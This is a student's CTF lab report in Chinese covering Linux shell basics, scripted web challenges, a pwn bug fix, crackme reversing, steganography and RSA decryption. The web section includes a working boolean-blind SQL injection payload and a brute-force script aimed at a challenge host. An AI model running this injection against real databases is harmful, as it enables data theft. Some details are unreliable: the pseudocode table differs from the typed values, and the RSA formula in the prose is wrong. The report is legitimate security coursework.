

CTF101 - Lab0

3230102400 张晋恺


2024 年 7 月 3 日

Prerequisite

Challenge 1

4 个 shell 命令


1. `la` - 列出当前目录下的所有文件，及其基本信息，包括隐藏文件，与 `ls -a` 类似



```
> la
total 3.4M
drwxr-xr-x  5 kailoveq kailoveq 4.0K Mar 19 19:15 .Xilinx
drwxr-xr-x  3 kailoveq kailoveq 4.0K May 28 14:36 .antigen
-rw-r--r--  1 kailoveq kailoveq 58K Feb 20 18:46 .antigen.zsh
drwxr-xr-x  6 kailoveq kailoveq 4.0K Feb 27 18:03 .autojump
-rw-r--r--  1 kailoveq kailoveq 1.6K Mar 20 17:59 bash_history
-rw-r--r--  1 kailoveq kailoveq 220 Oct 27 2023 bash_logout
-rw-r--r--  1 kailoveq kailoveq 58 Feb 27 14:32 bash_profile
-rw-r--r--  1 kailoveq kailoveq 3.8K Feb 20 18:38 bashrc
drwxr-xr-x  7 kailoveq kailoveq 4.0K May 28 14:36 .cache
drwxr-xr-x  7 kailoveq kailoveq 4.0K Feb 27 14:27 .config
drwxr-xr-x 11 kailoveq kailoveq 4.0K Feb 20 18:38 .fzf
-rw-r--r--  1 kailoveq kailoveq 303 Feb 20 18:39 .fzf.bash
-rw-r--r--  1 kailoveq kailoveq 301 Feb 20 18:39 .fzf.zsh
-rw-r--r--  1 kailoveq kailoveq 157 Feb 27 18:02 gitconfig
-rw-r--r--  1 kailoveq kailoveq 20 May 22 21:26 lessht
drwxr-xr-x  5 kailoveq kailoveq 4.0K Feb 11 11:53 .local
-rw-r--r--  1 kailoveq kailoveq 0 Nov 15 2023 motd_shown
drwxr-xr-x 12 kailoveq kailoveq 4.0K Mar 15 11:55 .oh-my-zsh
-rw-r--r--  1 kailoveq kailoveq 91K Nov 15 2023 .p10k.zsh
-rw-r--r--  1 kailoveq kailoveq 1005 May 23 20:04 profile
-rw-r--r--  1 kailoveq kailoveq 3.8K May 23 21:21 .python_history
```

图 1: la


2. `pwd` - 显示当前路径



```
/mnt/k/Summer_term/CTF101/lab0
> pwd
/mnt/k/Summer_term/CTF101/lab0
```

图 2: pwd

3. cat - 显示文件内容, 配合重定向符号 > 可以将文件内容输出到另一个文件




```
> cat > test.txt
test file
/mnt/k/Summer_term/CTF101/lab0
> cat test.txt
test file
/mnt/k/Summer_term/CTF101/lab0
> cat >> again
^C
/mnt/k/Summer_term/CTF101/lab0
> cat >> test.txt
again
/mnt/k/Summer_term/CTF101/lab0
> cat test.txt
test file
again
```

图 3: cat

输入该命令后回车, 会将接下来的输入内容输出到文件 `test.txt` 中, 查看后, 继续用 `>>` 符号继续追加

4. echo - 用于将文本内容输出到标准输出设备。它可以输出字符串、变量值以及一些特殊字符。也可以通过重定向来规定输出位置, 前面加上 \$ 符号后, 可以和命令替换结合使用。



```
> echo date
date
/mnt/k/Summer_term/CTF101/lab0
> $ECHO date
Tue May 28 14:50:31 CST 2024
/mnt/k/Summer_term/CTF101/lab0
> echo $date
/mnt/k/Summer_term/CTF101/lab0
> echo $(date)
Tue May 28 14:53:09 CST 2024
```

图 4: echo

ssh 远程连接到 Linux 环境




图 5: ssh

在 windows - powershell 中通过 ssh 远程连接到 linux 环境中 Kailoveq 用户, 可以通过 exit 命令退出

值得注意的是, 在 ifconfig 查看 IP 地址时, inet 后面的地址即为 IP 地址, 且会发现有两个, 其中 127.0.0.1 为本机地址, 10.196.229.227 为 windows 的地址, 在 windows 中 ssh 连接时, 需要连接的是 127.0.0.1



图 6: ifconfig

Challenge2

解释以下代码功能

```
1     data = input("give me your string: ")
2     print("length of string:", len(data))
3
4     data_old = data
```

```

5  data_new = ""
6  for d in data:
7      if d in 'abcdefghijklmnopqrstuvwxyz':
8          data_new += chr(ord(d) - 32)
9      elif d in 'ABCDEFGHIJKLMNOPQRSTUVWXYZ':
10         data_new += chr(ord(d) + 32)
11     else:
12         data_new += d
13
14 print("now your string:", data_new)

```

- 这段代码首先读入一个字符串 `data_old`, 然后输出得到的字符串长度 (通过 `len` 函数), 然后输出另外一个字符串 `data_new`, 新字符串中的字母部分发生了大小写的转换
- `ord` 用于得到字符的 ASCII 码, `chr` 将数字转换为对应的字符
- `data_new += chr(ord(d) - 32)` 用于把小写字母转换为大写
- `data_new += chr(ord(d) + 32)` 用于把大写字母转换为小写

School_BUS-calculator

代码如下

```

1 import socket
2 HOST = "10.214.160.13" # IP address
3 PORT = 11002           # Port number
4
5 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)    # create socket
6
7 s.connect((HOST, PORT))      # connect to this challenge
8
9 def recv_one_line(socket):
10     buf = b""
11     while True:
12         data = socket.recv(1)
13         if data == b'\n':
14             return buf
15         buf += data
16
17 def recv_one_question(socket):
18     buf = b""
19     while True:
20         data = socket.recv(1)
21         if data == b'=':

```

```

22         return buf
23     buf += data
24
25     recv_one_line(s)    # =====
26     recv_one_line(s)    # Mom: finish these 10 super simple calculations,
27     recv_one_line(s)    #      and you will get a flag
28     recv_one_line(s)    # Melody: that's easy...
29     recv_one_line(s)    # Mom: yep, in 10 seconds
30     recv_one_line(s)    # ===== #
31     for i in range(10):
32         recv_one_line(s)
33         s.send(b"%d\n"%eval(recv_one_question(s)))
34         recv_one_line(s) #
35         print(recv_one_line(s))
36     recv_one_line(s)
37     print(recv_one_line(s))
38     s.close()
39

```

```

> python3 calculator.py
b'Good, next:'
b'Good job, here is your flag: AAA{melody_loves_doing_calculus_qq_qun_386796080}''
/mnt/k/Summer_term/CTF101/lab0/codwe

```

图 7: solved

Web

Challenge 1

token : 本题需要在网页上输入 token，然后才能得到 flag，每次刷新页面，token 都会发生变化，所以需要模拟一个用户，进行 1337 次操作，经过学长的讲解，解决代码如下

```

1 import requests
2 import re
3
4 sess = requests.Session()
5

```

```

6  for i in range(1337):
7      res = sess.get("http://pumpkin.com/lab0.php")
8      r = re.findall(r"token=(.*')", res.text)
9      flag = sess.get(f"http://pumpkin.com/flag.php?token={r[0]}")
10     if i == 1336:
11         print(flag.text)

```

最终得到 flag 为 flag{56297ad00e70449a16700a77bf24b071}

`request` 库是 python 中用来编写爬虫程序的一个常用库，代码中的 `get` 用于表示向网站发起请求，获取页面响应对象，`Session` 用于保持会话，`re` 库用于正则表达式匹配，`findall` 用于查找所有符合条件的字符串

Challenge 2

本题为布尔盲注：学长的讲解中告诉我们可以输入

`if(ascii(substr((select(flag)from(flag)),0,1))=1,1,2)` 来判断给出的字符是否正确，正确为 1，错误为 2，但是回到宿舍开始操作的时候发现好像并没有这么简单，首先我就不知道 flag 有多长，后面查询了 uuid 的结构，可以知道 flag 有多长了，但是每个 uuid 是什么又需要遍历，这就打消了我手动的念头，于是我在网上搜索 python 怎么跟网页交互，发现了 `requests` 库中的 `post` 函数可以实现这一功能。然后再通过 `view-source` 知道了应该传递的参数为 id，为了遍历字符，我使用了 `string` 库中的 `printable`：

```

<html>
<head>
<title>Hack World</title>
</head>
<body>
<h3>All You Want Is In Table 'flag' and the column is 'flag'</h3>
<h3>Now, just give the id of passage</h3>
<form action="index.php" method="POST">
<input type="text" name="id">
<input type="submit">
</form>
</body>
</html>

```

图 8: web2

最终代码如下

```

1 import requests
2 import string
3
4 flag = ''
5 url = 'http://85b36b6c-c28f-4ae1-b573-634002afb14a.node5.buuoj.cn:81/'
6 ascii_list = string.printable
7 done = 0
8 index = 10
9
10 while done != 1:
11     for i in ascii_list:
12         input = 'if(ascii(substr((select(flag)from(flag)),{0},1))={1},1,2)'.format(index, ord(i))
13         post_in = {"id": input}
14         res = requests.post(url=url, data=post_in)
15
16         if 'glzjin' in res.text:
17             flag += i
18             print(flag)
19             index += 1
20
21         if i == '}':
22             done = 1
23             break

```

最终得到 flag 为flag{0304dcdb-6bd1-4ed0-9fba-b2fb68ea8c7}

Pwn

本题为找 bug，在于 program.elf 交互的过程中，验证了两个可能出现的错误，一个是无符号 size 溢出，一个是结构体里面的 size 没有及时更新，有可能会比 real_size 更大，导致可能的内存泄漏，还有一个是 main 函数里面申请的内存没有及时释放。修复后的代码如下

```

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include <stdint.h>
5 #include <stdbool.h>
6
7 struct hbpkt
8 {
9     uint32_t size;
10    uint32_t timestamp;
11    uint32_t index;
12    uint32_t cred;
13    char data[];

```

```

14 };
15
16 struct hbpkt *get_heart_beat()
17 {
18     uint8_t buffer[0x1000] = {0};
19     fread(buffer, sizeof(struct hbpkt), 1, stdin);
20
21     struct hbpkt *tmp = (struct hbpkt *)buffer;
22
23     if (tmp->size > 0x1000)
24         return NULL;
25
26     if(tmp->size > sizeof(struct hbpkt))fread(tmp->data, tmp->size - sizeof(struct hbpkt), 1, stdin);
27     else {
28         printf("Invalid size\n");
29         return NULL;
30    }//增加判断，防止 size 小于等于 sizeof(struct hbpkt) 时无符号数溢出
31
32     uint32_t real_size = sizeof(struct hbpkt) + strlen(tmp->data);
33
34     struct hbpkt *res = malloc(real_size);
35
36     if (!res)
37         return NULL;
38
39     memcpy(res, buffer, real_size);
40
41     res->index += 1;
42     res->size = real_size;//更新 size，防止溢出
43
44     return res;
45 }
46
47 int reply_heart_beat(struct hbpkt *pkt)
48 {
49     int err=0;
50     int written;
51
52     if (pkt->size)
53     {
54         written = fwrite(pkt, 1, pkt->size, stdout);
55         fflush(stdout);
56     }
57
58     if (written == 0 || written != pkt->size)
59     {
60         err = 1;
61     }
62
63     return err;

```

```
64 }
65
66 int main()
67 {
68     int err;
69     while (true)
70     {
71         struct hbpkt *p = get_heart_beat();
72         if (!p)
73             continue;
74
75         err = reply_heart_beat(p);
76
77         if (err)
78         {
79             free(p);
80             continue;
81         }
82         free(p); //释放内存
83     }
84 }
```

可以使用命令 `valgrind --log-file=log.txt --leak-check=full --show-leak-kinds=all ./program.elf < pkt1` 来检测存在的错误，会把结果输出到 log 文件中

reverse

- 首先下载 IDA 应用程序，然后打开该 elf 文件，右边应该是汇编代码，左边应该是函数，下面应该是反汇编过程中的信息




图 9: reverse

- F5 快捷键可以快速反汇编，这样我们就得到了伪代码：


```

IDA View-A Pseudocode-A Hex View-1 Local Types Imports Exports
1 __int64 __fastcall verify(char *passwd)
2 {
3     int v3; // ecx
4     int v4; // r8d
5     int v4; // r9d
6     char v5; // [rsp+0h] [rbp-F0h]
7     int i; // [rsp+18h] [rbp-D8h]
8     char *table[14]; // [rsp+20h] [rbp-D0h]
9     char tmp[64]; // [rsp+90h] [rbp-60h] BYREF
10    unsigned __int64 v9; // [rsp+D8h] [rbp-18h]
11
12    v9 = _readfsqword(0x28u);
13    table[0] = "1840";
14    table[1] = "1840";
15    table[2] = "1840";
16    table[3] = "1868";
17    table[4] = "1152";
18    table[5] = "1680";
19    table[6] = "1316";
20    table[7] = "1616";
21    table[8] = "1880";
22    table[9] = "1616";
23    table[10] = "1824";
24    table[11] = "1840";
25    table[12] = "1616";
26    table[13] = "2000";
27    if (_strlen_ifunc(passwd) != 14)
28        return 11L;
29    memset(tmp, 0, sizeof(tmp));
30    for (i = 0; i < (unsigned __int64)_strlen_ifunc(passwd); ++i)
31    {
32        sprintf((unsigned int)tmp, (unsigned int)"%d", 16 * passwd[i], v2, v3, v4, v5);
33        if ((unsigned int)_strcmp_ifunc(tmp, table[i]) )
34            return 11L;
35    }
36    return 0LL;
37 }

```

图 10: reverse2

- 观察伪代码：该代码将输入的 password 的 ascii 码乘以 16 然后与 table 里面的数比较，那么只要反过来将 table 里面的数除以 16 就可以得到密码了



```
/mnt/k/summer_term/CTF101/lab0 main !11 ?24
> ipython3
Python 3.10.12 (main, Nov 20 2023, 15:14:05) [GCC 11.4.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 7.31.1 -- An enhanced Interactive Python. Type '?' for help.


In [1]: table=[1040,1040,1040,1968,1152,1680,1312,1616,1888,1616,1824,1840,1616,1000]
In [2]: passw=''

In [3]: for i in table:
...:     passw+=chr(i//16)
...:

In [4]: passw
Out[4]: 'AAA{HiReverse}'

In [5]: |
```

图 11: solution



```
> ./crackme.elf
Enter Password (or q to quit): AAA{HiReverse}
Access Granted
```

图 12: success

Misc

Challenge 1

解码：根据提示，使用 CyberChef 工具，把神奇妙妙工具 Magic，拉到 Recipe 中，output 中得到 flag，同时也得到解码顺序为

BASE85 BASE32 BASE64

学习 BASE 编码：ASCII 码对应的字符有的是不可见的，这时候需要 **BASE** 编码方式，取每个字符的二进制形式，不足八位高位补 0，然后串联起来，通过把字节切片作为新的一个字符，例如 **BASE16** 把四个字符作为新的，就有 $2^4 = 16$ 种，所以是 **BASE16**, **BASE64**, 对于 **BASE85**, 类似于 **BASE64**, 对应的 ALPHA 表中也会变化。




图 13: magic

另外，在 output 旁边有一个魔法杖，点击几下不知道为啥就可以直接得到 flag 了
最终 flag 为 AAA{wELc0m3_t0_Ctf_5umMER_c0UrsE_2024}

Challenge 2

找出图片中的 flag :



图 14: flag

根据提示，第一部分使用了 LSB 隐写，网上搜索了 LSB 隐写的方式之后，首先使用 binwalk 查看图片，发现只有一个 JPG 文件，然后下载配置完 stegsolve 之后使用 stegsolve 查看，根据 LGB 隐写的原理，从原图改变为 Red plane 0 之后，发现有明显的变化，得到第一部分 flag



图 15: 第一部分

第二部分一开始我没有理解仔细阅读文件内容是什么意思，后面询问了学长知道所指的文件是图片，然后又盯了好久，发现图片好像没什么额外的信息，然后了解到可以尝试看图片的 16 进制文件，最后下载使用了 winhex 工具，打开图片，可以看到它的 16 进制表示，然后**仔细查看内容**，发现第二部分 flag 藏在最末尾

图 16: 第二部分

最终 flag 为:AAA{gr3@t_J08!_1et'5_pl@y_m1SC_TOG3TH3R}

Crypto

Challenge 1

破译以下密码

图 17 展示了一段加密文本，由许多随机的符号组成，类似于乱码。

图 17: crypto

解答过程：由 hint，首先我去嗯读了一把跳舞的小人，然后发现每个符号的出现频率与字母出现频率有关，那么想法就是，**统计比例，和字母对应**，由于对 Python 还不是很熟悉，所以我不厌其烦的为每个符号标上了号，然后统计对应数据出现的频率，得到了他们出现频率的排序，然后和字母表出现的频率对应。



图 18: 标号

然后我编写了一个小程序，将对应的符号替换为字母

```

1 #include<stdio.h>
2 #include<stdlib.h>
3 int main()
4 {
5     char alpha[27];
6     int index;
7     char standard[30] = "OETA0INSRHLDUCFMWYGPBVkxjqz";
8     for(int i=1;i<=21;i++)
9     {
10         scanf("%d",&index);
11         alpha[index] = standard[i];
12         printf("alpha[%d]=%c\n",index,alpha[index]);
13     }
14     int oper;
15     for(int i=1;i<=21;i++)
16     {
17         printf("%c",alpha[i]);
18     }
19     printf("\n");
20
21     while(1)
22     {
23         if(scanf("%d",&oper)==EOF)
24         {
25             break;
26         }
27         if(oper==0)
28         {
29             printf("\n");
30         }
31         if(oper==-1)
32         {
33             printf(" ");
34         }
35         if(oper>0)
36         {
37             printf("%c",alpha[oper]);
38         }
39     }
40 }
```

一开始 stander 里面的都是小写字母，但是输入不一定完全按概率分别对应，所以还需要试错，来交换输入顺序，当确定好对应关系后，就改为大写，这样一步步排除，当输出的结果全为大写字母时，就得到了对应的信息最后，我破译出来的信息为：

TONIGHT ETHAN WILL ARRIVE HERE PLEASE LURE HIM TO THE ABANDONED
WAREHOUSE NEAR THE POLICE STATION WHERE THE PROFESSIONAL ASSASSIN

REESE HIRED WILL ELIMNATE HIM TOMORROW SHE WILL GO TO THE WAREHOUSE AND BECOME THE FIRST PERSON TO HISCOVER HIS CORPSE WITH A STRONG ALIBI THESE POLICE OFFICERS ABSOLUTELY CAN NOT ARREST HER
 大致是讲将一个人引诱到一个废弃的仓库，然后雇佣的职业杀手会在明天消灭他，然后一个人会去那个仓库，成为第一个发现他尸体的人，有一个强有力的不在场证明，这些警察绝对不能逮捕她

Challenge 2

解密：解出密文 c 对应的明文 m

学习了 RSA 加密解密的原理，给出 p, q, c, n 以及公钥 e ，那么只要求出 d ，就可以解密出明文 $m = c^d \bmod \varphi(n)$ ，而 d 为 e 关于 $\varphi(n)$ 的模逆元，利用扩展欧几里得算法可以求出 d ，然后解密出明文代码如下

```

1 def ext_gcd(a, b):
2     if b == 0:
3         return 1, 0, a
4     else:
5         x, y, gcd = ext_gcd(b, a % b)
6         x, y = y, (x - (a // b) * y)
7         return x, y, gcd
8 p = 0x848cc7edca3d2feef44961881e358cbe924df5bc0f1e7178089ad6dc23fa1eec7b0f1a8c6932b870dd53faf35b22f35c8a ]
9 ← 7a0d130f69e53a91d0330c0af2c5ab
10 q = 0xa0ac7bcd3b1e826fdbd1ee907e592c163dea4a1a94eb03fd4d3ce58c2362100ec20d96ad858f1a21e8c38e1978d27cd3ab ]
11 ← 833ee344d8618065c003d8ffd0b1cb
12 n = p * q
13 e = 0x10001
14 d,k,_=ext_gcd(e,(p-1)*(q-1))
15 c = 0x39f68bd43d1433e4fcbbe8fc0063661c97639324d63e67dedb6f4ed4501268571f128858b2f97ee7ce0407f24320a92278 ]
16 ← 7adf4d0233514934bbd7e81e4b4d07b423949c85ae3cc172ea5bcded917b5f67f18c2c6cd1b2dd98d7db941697ececdfc905 ]
17 ← 07893579081f7e3d5dde9145a715abc20c4a938d32131013966bea539
18 m=pow(c,d,n)
19 print(int.to_bytes(m, (m.bit_length() + 7) // 8, 'big'))

```

最终解密出来的明文为 **AAA{Ace_Attorney_is_very_fun_Phoenix_Wright&Miles_Edgeworth}**